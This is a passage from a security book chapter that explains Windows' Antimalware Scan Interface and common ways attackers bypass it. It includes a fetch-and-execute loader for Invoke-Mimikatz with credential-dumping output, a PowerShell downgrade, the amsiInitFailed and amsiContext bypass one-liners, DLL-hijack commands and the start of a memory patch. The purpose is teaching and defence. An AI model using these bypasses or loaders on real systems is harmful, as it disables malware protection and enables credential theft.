12

Exploring the Antimalware Scan Interface (AMSI)

In the past, attackers often used scripts or executables to have their malware run on client systems. But antivirus products got better and better over the years, which meant that file-based malware could be more easily identified and removed.

For malware authors, this was a serious problem that they tried to circumvent, and so they came up with the solution to run their malicious code directly in memory, without touching the hard disk. So, specifically, built-in programs such as PowerShell, VBScript, JavaScript, and other tools are being used to run their malware attacks. Attackers became creative and obfuscated their code so that it's not obviously identified as malware.

Microsoft came up with a solution to inspect the code before running it, called the **Antimalware Scan Interface** (**AMSI**). AMSI has developed accordingly and can even protect against the most obfuscated attacks. However, it's a constant cat-and-mouse game between attackers and defenders.

In this chapter, we will learn how AMSI works, and how attackers are trying to bypass it. We will cover the following topics:

- What is AMSI and how does it work?
- Why AMSI? A practical example
- Bypassing AMSI: PowerShell downgrade attacks, configuration tampering, memory patching, hooking, and Dynamic Link Library hijacking
- Obfuscation and Base64 encoding

Technical requirements

To make the most of this chapter, ensure that you have the following:

- PowerShell 7.3 and above
- Visual Studio Code installed
- Ghidra installed
- Some basic knowledge of assembly code and debuggers
- Access to the GitHub repository for this chapter:

https://github.com/PacktPublishing/PowerShell-Automation-and-Scripting-for-Cybersecurity/tree/master/Chapter12

What is AMSI and how does it work?

AMSI is an interface that was designed to help with malware defense. Not only PowerShell but also other languages such as JavaScript and VBScript can profit from it. It also gives third-party and self-written applications the option to protect their users from dynamic malware. It was introduced with Windows 10/Windows Server 2016.

Currently, AMSI is supported for the following products:

- PowerShell
- Office Visual Basic for Applications macros
- VBScript
- Excel 4.0 (XLM) macros
- Windows Management Instrumentation
- Dynamically loaded .NET assemblies
- JScript
- MSHTA/JScript9
- User Account Control
- Windows Script Host (**wscript.exe** and **cscript.exe**)
- Third-party products that support AMSI

Like other APIs, AMSI provides an interface to the Win32 API and the COM API. AMSI is an open standard so it is not limited to PowerShell only; any developer can develop their application accordingly to support AMSI, and any registered antimalware engine can process the contents provided through AMSI, as depicted in the following figure of the AMSI architecture:



PowerShell
VBScript
Other Application
Win32 API
AMSI.h & AMSI.lib & AMSI.dll
AmsiScanBuffer(), AmsiScanString()
COM API
AMSI.h & AMSI.dll
IAntimalware::Scan()
Provider Class registration
AV Provider
Microsoft Defender Provider Class
IAntimalwareProvider::Scan()
Third-Party Antimalware Provider Class
Microsoft Defender for Endpoint
MsMpEng.exe
MpEngine.dll (Scan Engine)
MpSvc.dll (RPC Server)
RPC

Figure 12.1 – AMSI architecture

In this chapter, I will only write about what happens when AMSI is initiated through PowerShell, but be aware that it works similarly for all other products listed before.

When a PowerShell process is created, **amsi.dll** is loaded into its process memory space. Now, whenever the execution of a script is attempted or a command is about to be run, it is first sent through **amsi.dll**. Within **amsi.dll**, the **AmsiScanBuffer()** and **AmsiScanString()** functions are responsible for ensuring that all commands or scripts that are about to be run will be first scanned for malicious content by the locally installed antivirus solution before anything is executed at all:




Figure 12.2 – AMSI functionality

Amsi.dll then logs the behavior for the code and checks with the current antivirus whether any signature was created that matches this behavior. By default, Windows Defender is configured, but AMSI also provides an interface for other third-party antimalware programs to interact with.

If a signature matches, the code is blocked from execution. If everything seems to be fine, the code is executed.

Why AMSI? A practical example

Before we dive deeper into what exactly AMSI is, let's first look at the *why*. As I mentioned in the introduction of this chapter, it's an ongoing battle between attackers and defenders. Attackers try to launch successful attacks, while defenders try to prevent them.

In the early days, it was quite easy for attackers. Often, they just had to write a script to perform their malicious actions, but soon, defenders reacted to that so that their malicious intentions were detected and blocked. Attackers had to obfuscate their actions to launch successful attacks.

In order to analyze the content, antimalware vendors can create their own in-process COM server (DLL) that serves as an AMSI provider and register it under the following registry paths:

- **HKLM\SOFTWARE\Microsoft\AMSI\Providers**
- **HKLM\SOFTWARE\Classes\CLSID**

A vendor can register one or more AMSI provider DLLs.

When an application (such as PowerShell) submits content to AMSI for scanning, the vendor's AMSI provider DLL receives and analyzes the content. The provider DLL analyzes the content and returns a decision to the original application with an **AMSI_RESULT** enum value, which indicates whether the code is considered malicious or not.

If the result is **AMSI_RESULT_DETECTED** and no preventative action has been taken, it is up to the submitting application to decide how to handle the identified malicious content.

To detect malicious scripts and activities, antimalware solutions usually utilize signatures, which need to be updated frequently to stay ahead of new threats.

PowerShell scripts are essentially text files, which means that they must be string parsed to identify malicious behavior. When scripts are obfuscated, it becomes even more difficult to detect malicious code. Obfuscation techniques can vary widely and often require an unpacker to examine the inner workings of software to identify any malicious behavior or code to run for each type of obfuscation that could occur.

While hash smashing, changing variables or parameters, and adding layers of obfuscation are trivial for adversaries, for defenders, it is hard to detect malicious activities by using signatures.

In other forms of code (such as byte code or intermediate languages), the instructions compile down to a limited set of instructions, making it easier to emulate APIs. With scripts, however, the situation is different, and this makes signature writing even more difficult.

In the following section, we will look at six examples that will help you understand why and how a solution such as AMSI can help extend the functionality of a regular antimalware engine, and what the challenges in script writing are for defenders that try to stay ahead of malware authors. Don’t take every example as a single standalone example, but rather, read it as a story. I have numbered the examples to make them easier to follow. You can also find the code (as well as the code for the encoding) in this chapter’s GitHub repository: https://github.com/PacktPublishing/PowerShell-Automation-and-Scripting-for-Cybersecurity/blob/master/Chapter12/Examples_whyAMSI.ps1.

Example 1

Let’s look at a script that should represent malicious code. In this case, it’s harmless, as it only writes **Y0u g0t h4ck3d!** to the command line, as shown here:

```
function Invoke-MaliciousScript {

    Write-Host "Y0u g0t h4ck3d!"

}

Invoke-MaliciousScript
```

A defender could now write a very simple detection signature, looking for the **Write-Host "Y0u g0t h4ck3d!"** string to stop the execution of this script.

Example 2

Suppose attackers need to come up with a new way to execute their scripts successfully. So, they may start breaking the string into pieces and work with variables, as well as with concatenation:

```
function Invoke-MaliciousScript {

    $a = 4

    $output = "Y0" + "u g" + "0t h" + $a + "ck" + ($a - 1) + "d!"

    Write-Host $output

}

Invoke-MaliciousScript
```

The old signature just searching for the string would not match anymore. In response, defenders would start building a simple language emulation. For example, if it is spotted that a string is concatenated out of multiple substrings, the new algorithm would emulate the concatenation and check it against any malicious patterns.

Example 3

At this point, attackers would try to move to something more complicated – for example, by encoding their payload using Base64 and decoding it when running the script, as in the following example. The **"WQAwAHUAIABnADAAdAAgAGgANABjAGsAMwBkACEA"** string represents the Base64 encoded version of our former string, **"Y0u g0t h4ck3d!"**:

```
function Invoke-MaliciousScript {

    $string = "WQAwAHUAIABnADAAdAAgAGgANABjAGsAMwBkACEA"

    $output = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($string))

    Write-Host $output

}

Invoke-MaliciousScript
```

But most antimalware programs thankfully already have some kind of Base64 decoding emulation implemented, so this example would still be caught by most **antivirus** (**AV**) engines.

As a result, attackers would try to think of a more difficult way to make detection even harder – for example, using algorithmic obfuscation.

Example 4

For the following example, I have encoded our **"Y0u g0t h4ck3d!"** attack string with a simple XOR algorithm, resulting in the **"SyJnMnUiZjJ6JnF5IXYz"** encoded string. Using the following function, we convert the string back into the original pattern, using the **XOR** key, **0x12**:

```
function Invoke-MaliciousScript {

    $string = "SyJnMnUiZjJ6JnF5IXYz"

    $key = 0x12

    $bytes = [System.Convert]::FromBase64String($string)

    $output = -join ($bytes | ForEach-Object { [char] ($_ -bxor $key)})

    Write-Host $output

}

Invoke-MaliciousScript
```

Now, this example is way more advanced than anything that a normal antimalware engine could emulate. So, without any further mechanism (such as AMSI), we won't be able to detect what this script is doing. Of course, defenders could write signatures to detect obfuscated scripts.

Example 5

But what if the script just looks like a normal and well-behaved script but, in the end, it downloads the malicious content from the web and executes it locally, as in the following example? How would you write a signature for it if you were responsible for writing detections for the following example?


```
function Invoke-MaliciousScript {
        $output = Invoke-WebRequest https://raw.githubusercontent.com/PacktPublishing/PowerShell-Automation-

        Invoke-Expression $output

}

Invoke-MaliciousScript
```

If this code is run, you still get the output **"Y0u g0t h4ck3d!"**, which we initiated through the script that is uploaded on GitHub: https://github.com/PacktPublishing/PowerShell-Automation-and-Scripting-for-Cybersecurity/blob/master/Chapter12/AMSIExample5.txt.

Now we are at a point where it is almost impossible to write a signature to detect this malicious behavior without generating too many false positives. False positives just cause too much work for analysts, and if too many false positives occur, real threats might be missed. So, this is a problem. But this is exactly where AMSI comes in to help.

Example 6


Now, with AMSI enabled, let's look at the behavior when we repeat the last example, but this time, with a file that would trigger AMSI: https://github.com/PacktPublishing/PowerShell-Automation-and-Scripting-for-Cybersecurity/blob/master/Chapter12/AMSIExample6.txt. Don't worry, for this example, we are also not using real malicious code – we are using an example that generates the AMSI test sample string, **'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'**:


https://raw.githubusercontent.co
https://raw.githubusercontent.com/PacktPublishing/PowerShell-Automation-and-Scri...

```
$base64 = "FHJ+YHoTZ1ZARxNgUl5DX1YJEwRWBAFQAFBWHgsFAlEeBwAACh4LBAcDHgNSUAIHCwdQAgALBRQ="
$bytes = [Convert]::FromBase64String($base64)
$string = -join ($bytes | % { [char] ($_ -bxor 0x33) })
iex $string
```

Figure 12.3 – The file that generates an AMSI test sample string


If we now run a malicious command from the command line or from a script, you see that AMSI interferes and blocks the command before it gets executed: **Invoke-Expression (Invoke-WebRequest** https://github.com/PacktPublishing/PowerShell-Automation-and-Scripting-for-Cybersecurity/blob/master/Chapter12/AMSIExample6.txt**):**



```
PS C:\Users\Administrator\Documents> Invoke-Expression (Invoke-WebRequest https://raw.githubusercontent.com/
PacktPublishing/PowerShell-Automation-and-Scripting-for-CyberSecurity/master/Chapter12/AMSIExample6.txt)
Invoke-Expression:
Line |
   4 |  iex $string
     |  ~~~~~~~~~~~
     | This script contains malicious content and has been blocked by your antivirus software.
PS C:\Users\Administrator\Documents> _
```

Figure 12.4 – AMSI in action

AMSI blocks the execution and, depending on which antimalware engine you are using, you can see that an event was generated. If you are using the default Defender engine, you can find all AMSI-related event logs in the **Defender/Operational** log under the event ID **1116**, as shown in the following screenshot:



```
PS C:\Windows\System32> Get-WinEvent 'Microsoft-Windows-Windows Defender/Operational' | Where-O
bject Id -eq 1116 | Format-List

TimeCreated  : 13/02/2022 19:30:34
ProviderName : Microsoft-Windows-Windows Defender
Id           : 1116
Message      : Microsoft Defender Antivirus has detected malware or other potentially
               unwanted software.
                For more information please see the following:
               https://go.microsoft.com/fwlink/?linkid=37020&name=Virus:Win32/MpTest!amsi&thre
               atid=2147694217&enterprise=0
                        Name: Virus:Win32/MpTest!amsi
                        ID: 2147694217
                        Severity: Severe
                        Category: Virus
                        Path:
                        Detection Origin: Unknown
                        Detection Type: Concrete
                        Detection Source: System
                        User: PSSEC\Administrator
                        Process Name: Unknown
                        Security intelligence Version: AV: 1.359.144.0, AS: 1.359.144.0, NIS:
               1.359.144.0
                        Engine Version: AM: 1.1.18900.3, NIS: 1.1.18900.3
```

Figure 12.5 – AMSI-related events show up in the Defender/Operational event log if the default Defender engine is used

Now that you have understood how AMSI works, why it is needed, and how it can help, let's look deeper into how adversaries are trying to bypass AMSI.

Bypassing AMSI

AMSI is really helpful for defenders when it comes to preventing malicious code from getting executed. But attackers would not be attackers if they did not try to find a way to bypass AMSI. In this section, we will look at some common techniques.

Most bypasses I have come across are somehow trying to tamper with **amsi.dll**. Most of the time, the goal is to either manipulate the result so that malicious code appears clean by replacing **amsi.dll** with a custom one or by avoiding **amsi.dll** completely.

Often, when there's a new bypass found that people blog about, it gets immediately fixed and detected shortly after it is released.

Joseph Bialek originally wrote the **Invoke-Mimikatz.ps1** script to make all Mimikatz functions available via PowerShell.

Invoke-Mimikatz is a part of the **nishang** module and can be downloaded from GitHub: https://raw.githubusercontent.com/samratashok/nishang/master/Gather/Invoke-Mimikatz.ps1.

To demonstrate the examples here, I have created a little module that loads the **Invoke-Mimikatz.ps1** script. Just copy and paste the raw code if you want to reproduce it in your demo environment:

```
New-Module -Name Invoke-MimikatzModule -ScriptBlock {
    Invoke-Expression (Invoke-WebRequest -UseBasicParsing "https://raw.githubusercontent.com/samratashok


    Export-ModuleMember -function Invoke-Mimikatz


} | Import-Module
```


You can also find the little code snippet in this chapter's GitHub repository: https://github.com/PacktPublishing/PowerShell-Automation-and-Scripting-for-Cybersecurity/blob/master/Chapter12/Demo_loadMimikatz.ps1.

Disclaimer

Please make sure that this code is only run in your demo environment and not on your production machine.

I'm using Windows PowerShell for these examples instead of PowerShell Core as this would usually be the attacker's choice. Running Mimikatz from PowerShell Core would also cause errors while using the current **Invoke-Mimikatz.ps1** version.

For the following demos, **Windows Defender real-time protection** was temporarily disabled to run the code and load Mimikatz into memory. If everything worked, you will now see the typical Mimikatz output while running **Invoke-Mimikatz**, as shown in the following screenshot:




```
PS C:\Users\Administrator\Documents> New-Module -Name Invoke-MimikatzModule -ScriptBlock {
>>     Invoke-Expression (Invoke-WebRequest -UseBasicParsing "https://raw.githubusercontent.com/samratashok/nis
hang/master/Gather/Invoke-Mimikatz.ps1")
>> Export-ModuleMember -Function Invoke-Mimikatz
>> } | Import-Module
PS C:\Users\Administrator\Documents> Invoke-Mimikatz

  .#####.   mimikatz 2.2.0 (x64) #19041 Jul 24 2021 11:00:11
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # sekurlsa::logonpasswords
```

Figure 12.6 – Running Mimikatz from memory

After Mimikatz was loaded, Windows Defender real-time protection was enabled again. This way, it is easier to demonstrate the impact of AMSI in the following examples.

Now, if real-time protection was enabled successfully, you will see the following output while running Mimikatz:



```
PS C:\Users\Administrator\Documents> Invoke-Mimikatz
At line:1 char:1
+ Invoke-Mimikatz
+ ~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\Administrator\Documents> _
```

Figure 12.7 – Mimikatz is blocked by AMSI

This output simply means that AMSI is in place to protect this machine and has blocked the **Invoke-Mimikatz** command from being executed.

Okay, now we are ready to start with our demo examples.

Preventing files from being detected or disabling AMSI temporarily


Most attack attempts try to prevent the malware from being scanned by tampering with the AMSI library.

PowerShell downgrade attack

One of the easiest ways to avoid AMSI is to downgrade the PowerShell version to a former version that did not support AMSI. You can find a detailed explanation of a downgrading attack in *Chapter 4*, *Detection – Auditing and Monitoring*, so it won't be described here further.

When trying to run **Invoke-Mimikatz** from a normal PowerShell console, AMSI kicks in and blocks the execution of the command.

But if PowerShell version 2 is available on a machine, an attacker would be able to run the following commands to avoid AMSI via a downgrade attack:



Administrator: Windows PowerShell


```
PS C:\Windows\system32> powershell -version 2
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> C:\Users\PSSec-Test\Documents\Inv-MimikatzModule.ps1
PS C:\Windows\system32> Invoke-Mimikatz

  .#####.   mimikatz 2.2.0 (x64) #19041 Jul 24 2021 11:00:11
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # sekurlsa::logonpasswords
```

Figure 12.8 – Invoke-Mimikatz can be executed without AMSI interfering

But if the system is hardened appropriately, downgrade attacks should not be possible.

Configuration tampering

One very popular example of changing the AMSI configuration is the bypass from Matt Graeber, which he tweeted about in 2016:



Matt Graeber
@mattifestation

[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)

5:08 PM - 24 May 2016

28 Retweets 106 Likes

Matt Graeber @mattifestation · 24 May 2016
Replying to @mattifestation
AMSI bypass in a single tweet. :)

Figure 12.9 – Matt Graeber's AMSI bypass in 2016


Matt managed to disable AMSI by just using a one-liner:

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,St
```

This bypass would just set the **amsiInitFailed** Boolean to **$true**. This simulated the AMSI initialization failing, so that no scans could be performed and so that future AMSI scans would be disabled.

In the meantime, the industry was able to write detections to block this particular bypass, but it is still a great example to show one method of disabling and circumventing AMSI. Remember, if those detections were not in place, the bypass itself would still pass through AMSI.

The output shows the one-liner code blocked by AMSI:



```
PS C:\Users\Administrator> [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField(
'amsiInitFailed','NonPublic,Static').SetValue($null,$true)
At line:1 char:1
+ [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetF ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\Administrator>
```

Figure 12.10 – AMSI blocks the one-liner

Of course, this method can still work if the command is only obfuscated enough. A lot of substrings used here are also considered malicious and therefore detected.

A lot of signatures were added for certain trigger words, such as **amsiInitFailed**. Other researchers have also attempted to find a bypass, inspired by Matt Graeber's one-liner. One of those bypasses was discovered by Adam Chester in 2018:

```
$mem = [System.Runtime.InteropServices.Marshal]::AllocHGlobal(9076)
```

```
[Ref].Assembly.GetType("System.Management.Automation.AmsiUtils").GetField("amsiContext","NonPublic,Stati
```

```
[Ref].Assembly.GetType("System.Management.Automation.AmsiUtils").GetField("amsiSession","NonPublic,Stati
```

As the former bypass to set **amsiInitFailed** to **$true** is already very well known by attackers and defenders, most attempts to interact with this flag are highly suspicious and, therefore, will be detected. But if we can enforce an error without querying suspicious flags, it would basically have the same effect. And this is exactly what Adam's bypass is doing here.

He forces an error by tampering with **amsiContext** and **amsiSession**. AMSI initialization will fail and future scans within this session won't happen.

You can read how Adam discovered this bypass and other interesting approaches in this blog article: **https://www.mdsec.co.uk/2018/06/exploring-powershell-amsi-and-logging-evasion/**.

Of course, in the meantime, there were new signatures added for this particular bypass, so it does not work any longer without obfuscation.


DLL hijacking

Another method to avoid code being scanned by AMSI is **DLL hijacking**. Within this attack, **amsi.dll** is basically replaced with another modified version that does not interfere with the (malicious) code that is attempted to be executed.

It's worth noting that if attackers are able to remove or replace DLLs on a system and execute arbitrary code, running PowerShell is probably one of your least concerns.

In 2016, Cornelis de Plaa discovered an AMSI bypass using DLL hijacking. He created an empty **amsi.dll** file in a folder and copied **powershell.exe** in the same directory. Once the copied PowerShell was started, the original **amsi.dll** file was not loaded, but the **amsi.dll** fake file was loaded into memory, which did not, of course, check the executed code.

After this bug was reported to Microsoft MSRC on March 28, 2016, they implemented a fix, which caused PowerShell not to work properly anymore once executed with an empty **amsi.dll** file loaded.



```
PS C:\Users\PSSec> [Byte[]] $temp = $DllBytes -split ' '
PS C:\Users\PSSec> [System.IO.File]::WriteAllBytes("$pwd\amsi.dll", $temp)
PS C:\Users\PSSec> Copy-Item -Path C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -Destination $pwd
PS C:\Users\PSSec> & "$pwd\powershell.exe"
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

Cannot load PSReadline module.  Console is running without PSReadline.
PS>Write-Host "Hello World!"
An error occurred while creating the pipeline.
PS>Invoke-Mimikatz
An error occurred while creating the pipeline.
PS>
```

Figure 12.11 – Broken PowerShell pipeline after loading powershell.exe with an empty amsi.dll

In June 2020, Philippe Vogler found a way to revive this old AMSI bypass. He created an **amsi.dll** file that could at least call all functions a normal **amsi.dll** file would contain, but those functions were just plain dummy functions, so no check would be performed. With this file, he managed to bypass AMSI using DLL hijacking once more.

You can find more information on his blog: https://sensepost.com/blog/2020/resurrecting-an-old-amsi-bypass/.

Also make sure to check out Cornelis de Plaa's blog to find out how he discovered the original AMSI DLL hijacking bypass: http://cn33liz.blogspot.com/2016/05/bypassing-amsi-using-powershell-5-dll.html.

Memory patching

Memory patching is a technique used by red teamers to modify a program in memory without changing its executables or file stamps. When it comes to memory patching to avoid AMSI, usually, attackers try to modify memory calls, so that **amsi.dll** is not executed correctly and that the check routine would be skipped.

Let's have a look first at what it looks like from a memory perspective. To do so, let's open **amsi.dll** in the debug tool of your choice. In this example, I will use the open source tool, Ghidra.

As a first step, import **amsi.dll** into Ghidra, then open it within a project. Usually, **amsi.dll** is located under **C:\Windows\System32\amsi.dll**.

We can see all functions that are available within **amsi.dll** – for our experiment. The **AmsiScanBuffer** and **AmsiScanString** functions are of special interest.





Figure 12.12 – Functions within amsi.dll

Ghidra offers an amazing function to decompile code. So, if we first look at the **AmsiScanString** function, we can quickly spot that this function also calls the **AmsiScanBuffer** function. So, **AmsiScanBuffer** might be the most attractive target as it seems as if changing the memory for this function covers both use cases: **AmsiScanBuffer** and **AmsiScanString**.



```

undefined8
AmsiScanString(int *param_1,longlong param_2,undefined8 param_3,undefined8 param_4,longlong param_5)

{
  longlong lVar1;
  undefined8 uVar2;

                    /* 0x39c0  5  AmsiScanString */
  if ((param_2 != 0) && (param_5 != 0)) {
    lVar1 = -1;
    do {
      lVar1 = lVar1 + 1;
    } while (*(short *)(param_2 + lVar1 * 2) != 0);
    if ((ulonglong)(lVar1 * 2) < 0x100000000) {
      uVar2 = AmsiScanBuffer(param_1,param_2,lVar1 * 2 & 0xffffffff,param_3,param_4,param_5);
      return uVar2;
    }
  }
  return 0x80070057;
}

```

Figure 12.13 – Decompiled AmsiScanString function

So, what we basically need to do is first find out the start address of the **AmsiScanBuffer** function within the currently loaded **amsi.dll** file.

Once we know this address, we can try to manipulate the memory, so that it does not jump into the actual **AmsiScanBuffer** function but skips it. When we operate on the memory/assembly level, there is one thing that we can use to achieve this. The **RET** instruction indicates the end of a subroutine and returns to the code that called it initially. So, if we overwrite the first bytes of the **AmsiScanBuffer** subroutine with the **RET** instruction, the function will be terminated without scanning anything.

Once we have achieved this, we can execute all PowerShell code that we like in the current session without having it checked. But, similarly, if an attacker is able to edit arbitrary memory in processes in your system, you likely have bigger problems.

Let's see how we can achieve this with PowerShell. The **kernel32.dll** file provides functions to access the memory using PowerShell – especially the **GetModuleHandle**, **GetProcAddress**, and **VirtualProtect** functions. So, let's import those functions into our current PowerShell session:

```
Add-Type -TypeDefinition @"

using System;

using System.Diagnostics;

using System.Runtime.InteropServices;

public static class Kernel32

{

